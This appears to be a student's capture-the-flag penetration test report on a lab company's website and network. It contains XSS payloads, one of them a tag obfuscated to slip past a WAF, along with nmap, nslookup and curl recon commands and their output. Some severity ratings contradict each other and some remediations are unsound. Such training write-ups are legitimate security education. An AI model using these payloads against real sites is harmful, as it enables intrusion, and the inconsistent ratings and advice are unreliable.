Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

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Contact Information

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Document History

Version	Date	Author(s)	Comments
001	4/22/2025	Camron Neal	Day 1 of CTF Report
002	4/25/2025-4/26/2025	Camron Neal	Day 2 of CTF Report
003	4/26/2025-4/27/2025	Camron Neal	Day 3 of CTF Report
004	4/28/2025	Camron Neal	Final draft of CTF Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- High-level summary of strengths here
- Latest anti-malware is being kept up to date.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Output encoder
- HTML Sanitization
- IP Blocking
- Prevent Probes
- Update and Patch software
- Update apache struts
- User credentials being removed from websites
- Restrict public access
- Using FTPS and SFTP instead of FTP
- Close port 110
- User Permissions
- Safeguard password hashes

Executive Summary

Neal LLS was hired to complete a vulnerability test on the system of the client Rekall to find vulnerabilities within the system and to provide an assessment of the findings.

Starting from day 1, we navigated through the Totalrekall.xyz website to complete various scripts to get around the web app. These scripts were used to bypass certain access points through the website.

Day 2, we were in Linux OS and the group exposed the Totalrekall.xyz from linux using various exploits from tools from DNS lookup and certification search to nmap scanning and different exploits to gain access to different files.

Day 3, the group exploited the system with the msf6 using the command msfconsole. This exploit had different options of exploits that you could navigate through. This exploit allowed us to view different files that have root access and see where the files are located.

With all of the tools to expose the vulnerabilities such as Metasploit, Nessus and Nmap we were able to reveal what is a risk and how it should be eliminated.

Summary Vulnerability Overview

Vulnerability	Severity
Web Application Results	
Flag 1 Cross Site Scripting XSS- Welcome.php	High
Flag 2 Cross Site Scripting XSS #2- VR Planner.php	High
Flag 3 XSS Stored Vulnerability Comments	High
Flag 4 Sensitive Data Vulnerability	Low
Linux Server	
Flag1 Open Source Exposure Date	Low
Flag2 Pinging	Low
Flag3 SSL and CRT	Low
Flag4 Nmap Scan	Medium
Flag5 Aggressive Nmap Scan	High
Flag6 Nessus Scan	Critical
Flag7 Apache Struts	Critical
Windows Servers	
Flag1 Unprotected User Credentials	Low
Flag2 Nmap Scan	Medium
Flag3 FTP	Medium
Flag4 SLMail	Medium
Flag5 Task Scheduler	Medium
Flag6 Password Hash- Kiwi	Critical
Flag7 Sensitive Data Exposure	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Totalrekall.xyz 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.14 192.168.13.1 192.168.13.13 172.22.117.20
Ports	Linux 110 4444


	Windows 21 25 53 80 110

Exploitation Risk	Total
Critical	4
High	4
Medium	5
Low	5


Vulnerability Findings Day 1

Vulnerability 1	Findings
Title	Cross Site Scripting XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	As I navigated to the website 192.168.14.35, I went to the welcome page and in “entering your name below” I entered the reflected XSS as <script>alert(hi hacker)</script>. This script tells the browser “this is JavaScript” with a pop up message box.
Images	
Affected Hosts	Welcome.php

Remediation	Output Encoder

Vulnerability 2	**Findings**
Title	Cross Site Scripting XSS #2
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	As I continued to navigate through totalrekall.xyz I went to the VR Planner page. From there I entered the script <SCRIPscriptT>alert("hi")</SCRIPscripTt>). This script can bypass the WAF(Web Application Firewalls) which tricks the web app.
Images	 
Affected Hosts	VR planner.php
Remediation	HTML Sanitization

Vulnerability 3	**Findings**

Title	XSS stored vulnerability-Comments
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	As i navigated from the welcome page and clicked on Leave a comment, i used the script <script>alert(“hello”)</script)
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Keep employees updated and trained on identifying phishing emails



Vulnerability 4	**Findings**
Title	Sensitive Data Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	In the Linux command line I ran the command curl -v http://192.168.14.35/About-Rekall.php to allow the HTTP to request from the command, show detailed information about the connection process, and to attach the URL that's being requested.

Images	
Affected Hosts	About-Rekall.php
Remediation	Comments in curl output cannot be removed


```
┌──(root💀 kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 12 Apr 2023 17:28:14 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=288fhn7bnd2bsmssrfr776ec94; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```


Vulnerability Findings Day 2

Vulnerability 1	**Findings**
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	From the https://osintframework.com/ i navigated through Domain Name, WhoIS Records, and lastly to Domain Dossier. From there it took me to the Domain Dossier and I searched totalrekall.xyz in the domain search and I scanned through until I saw Flag 1.

Images	  Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999
Affected Hosts	totalrekall.xyz
Remediation	Remove sensitive data from the server


Vulnerability 2	**Findings**
Title	Pinging
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	From Kali, I ran the command nslookup totalrekall.xyz to see the ip address of the website totalrekall.xyz. From there I ran the command nslookup -type=TXT totalrekall.xyz. This command started a DNS lookup to specifically look for TXT

	records on the domain totalrekall.xyz and it gave me the flag 2.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Try to hide the ip address



Vulnerability 3	**Findings**
Title	SSL and CRT
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	I navigated to crt.sh which is an open source site. i searched totalrekall to get the criteria information and among the information i found flag 3 under Common Name and Matching Identities.
Images	

9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz

Affected Hosts	totalrekall.xyz
Remediation	Limit the publication of the DNS records

Vulnerability 4	**Findings**
Title	Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	In Kali I ran a nmap scan using the command nmap -sn 192.168.13.0/24 to see a network ping scan on the targeted network range. 6 hosts were scanned so without including the host that ran the initial scan I received 5 hosts which came to be flag 4.
Images	
Affected Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.14, 192.168.13.1
Remediation	IP blocking for unauthorized users



```
┌──(root💀 kali)-[~]
└─# nmap -sn 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-25 23:45 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000010s latency).
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Nmap scan report for 192.168.13.11
Host is up (0.000010s latency).
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Nmap scan report for 192.168.13.12
Host is up (0.000013s latency).
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Nmap scan report for 192.168.13.13
Host is up (0.000022s latency).
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Nmap scan report for 192.168.13.14
Host is up (0.000029s latency).
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Nmap scan report for 192.168.13.1
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 15.13 seconds
┌──(root💀 kali)-[~]
└─#
```

Vulnerability 5	Findings
Title	Aggressive Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	I ran the command nmap -A 192.168.13.0/24 which is an aggressive scan and it obtained detailed scans of the hosts. 192.168.13.13 came back as the Drupal host which is flag 5.
Images	 
Affected Hosts	192.168.13.13
Remediation	Prevent Probes

